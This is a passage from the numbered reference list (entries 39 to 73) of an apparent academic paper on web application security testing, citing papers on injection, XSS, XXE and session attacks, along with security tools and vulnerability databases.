- [39] Y. Jia, Y. Chen, X. Dong, P. Saxena, J. Mao, and Z. Liang, "Man-in-the-browser-cache: Persisting https attacks via browser cache poisoning", *Computers & Security*, vol. 55, pp. 62–80, 2015, ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2015.07.004>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0167404815001121>.
- [40] K. Prole, *Predicted web application vulnerabilities and cybersecurity trends for 2019*, 2018. [Online]. Available: <https://codedx.com/2018/12/predicted-web-application-vulnerabilities-and-cybersecurity-trends-for-2019/>.
- [41] OWASP, *Testing guide*, 2016. [Online]. Available: https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents.
- [42] M. Curphey and R. Arawo, "Web application security assessment tools", *IEEE Security Privacy*, vol. 4, no. 4, pp. 32–41, 2006, ISSN: 1540-7993. DOI: 10.1109/MSP.2006.108.
- [43] M. Vieira, N. Antunes, and H. Madeira, "Using web security scanners to detect vulnerabilities in web services", in *2009 IEEE/IFIP International Conference on Dependable Systems Networks*, 2009, pp. 566–571. DOI: 10.1109/DSN.2009.5270294.
- [44] portswigger.net, *Burp suite*, 2019. [Online]. Available: <https://portswigger.net/burp>.
- [45] OWASP, *Zed attack proxy*, 2019. [Online]. Available: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.

- [46] Sqlmapproject, *Sqlmap*. [Online]. Available: <https://github.com/sqlmapproject/sqlmap>.
- [47] Rapid7, *Metasploit framework*. [Online]. Available: <https://www.metasploit.com/>.
- [48] Subgraph, *Vega*. [Online]. Available: <https://subgraph.com/vega/>.
- [49] quentinhardy, *Oracle database attacking tool*. [Online]. Available: <https://github.com/quentinhardy/odat>.
- [50] insecure.org, *Nmap*. [Online]. Available: <https://nmap.org/>.
- [51] CVE, *Common vulnerabilities and exposures details*, 2019. [Online]. Available: <https://www.cvedetails.com/>.
- [52] CWE, *Common weakness enumeration*, 2019. [Online]. Available: <https://cwe.mitre.org/>.
- [53] Exploit-db.com, *Exploit database*, 2019. [Online]. Available: <https://www.exploit-db.com/>.
- [54] CVSS, *Common vulnerability scoring system*. [Online]. Available: <https://www.first.org/cvss/>.
- [55] C. Details, *Cve-2010-0425*, 2010. [Online]. Available: <https://www.cvedetails.com/cve/CVE-2010-0425/>.
- [56] ———, *Cve-2014-0050*, 2014. [Online]. Available: <https://www.cvedetails.com/cve/CVE-2014-0050/>.
- [57] ISECOM, *Open source testing methodology manual*, 2003. [Online]. Available: <http://www.tecnoteca.it/file/osstmm1.pdf>.
- [58] OWASP, *Application security verification standard*, 2016. [Online]. Available: https://www.owasp.org/images/3/33/OWASP_Application_Security_Verification_Standard_3.0.1.pdf.
- [59] J. Fonseca, M. Vieira, and H. Madeira, "Vulnerability amp; attack injection for web applications", pp. 93–102, 2009, ISSN: 1530-0889. DOI: 10.1109/DSN.2009.5270349.
- [60] J. Bau, E. Bursztein, D. Gupta, and J. Mitchell, "State of the art: Automated black-box web application vulnerability testing", pp. 332–345, 2010, ISSN: 2375-1207. DOI: 10.1109/SP.2010.27.
- [61] V. R. Mouli and K. Jevitha, "Web services attacks and security- a systematic literature review", *Procedia Computer Science*, vol. 93, pp. 870–877, 2016, Proceedings of the 6th International Conference on Advances in Computing and Communications, ISSN: 1877-0509. DOI: <https://doi.org/10.1016/j.procs.2016.07.265>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1877050916315113>.
- [62] G. Steuck, *Xxe - xml external entity attack*, 2002. [Online]. Available: <http://www.securiteam.com/securitynews/6D0100A5PU.html>.
- [63] O. I. T.D. Morgan, *Xxe schema, dtd and entity attacks*, 2014. [Online]. Available: <https://www.vsecurity.com/download/publications/XMLDTDEntityAttacks.pdf>.

- [64] D. Ferraiolo and R. Kuhn, "Role-based access control", in *In 15th NIST-NCSC National Computer Security Conference*, 1992, pp. 554–563.
- [65] R. S. Sandhu, "Role-based access control", portions of this chapter have been published earlier in sandhu et al. (1996), sandhu (1996), sandhu and bhamidipati (1997), sandhu et al. (1997) and sandhu and feinstein (1994).", in, ser. *Advances in Computers*, M. V. Zelkowitz, Ed., vol. 46, Elsevier, 1998, pp. 237–286. DOI: [https://doi.org/10.1016/S0065-2458\(08\)60206-5](https://doi.org/10.1016/S0065-2458(08)60206-5). [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0065245808602065>.
- [66] G. Pujolle, A. Serhrouchni, and I. Ayadi, "Secure session management with cookies", in *2009 7th International Conference on Information, Communications and Signal Processing (ICICS)*, 2009, pp. 1–6. DOI: 10.1109/ICICS.2009.5397550.
- [67] S. Wedman, A. Tetmeyer, and H. Saiedian, "An analytical study of web application session management mechanisms and http session hijacking attacks", *Inf. Sec. J.: A Global Perspective*, vol. 22, no. 2, pp. 55–67, Mar. 2013, ISSN: 1939-3555. DOI: 10.1080/19393555.2013.783952. [Online]. Available: <http://dx.doi.org/10.1080/19393555.2013.783952>.
- [68] First.org, *Common vulnerability scoring system v3.0*, 2015. [Online]. Available: <https://www.first.org/cvss/cvss-v30-specification-v1.8.pdf>.
- [69] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications", *SIGPLAN Not.*, vol. 41, no. 1, pp. 372–382, Jan. 2006, ISSN: 0362-1340. DOI: 10.1145/1111320.1111070. [Online]. Available: <http://doi.acm.org/10.1145/1111320.1111070>.
- [70] B. Eshete, A. Villafiorita, and K. Weldemariam, "Early detection of security misconfiguration vulnerabilities in web applications", in *2011 Sixth International Conference on Availability, Reliability and Security*, 2011, pp. 169–174. DOI: 10.1109/ARES.2011.31.
- [71] V. K. Malviya, S. Saurav, and A. Gupta, "On security issues in web applications through cross site scripting (xss)", in *2013 20th Asia-Pacific Software Engineering Conference (APSEC)*, vol. 1, 2013, pp. 583–588. DOI: 10.1109/APSEC.2013.85.
- [72] L. K. Shar and H. B. K. Tan, "Defending against cross-site scripting attacks", *Computer*, vol. 45, no. 3, pp. 55–62, 2012, ISSN: 0018-9162. DOI: 10.1109/MC.2011.261.
- [73] M. Johns, "Code injection vulnerabilities in web applications - exemplified at cross-site scripting", *it - Information Technology*, vol. 53, pp. 256–, Sep. 2011. DOI: 10.1524/itit.2011.0651.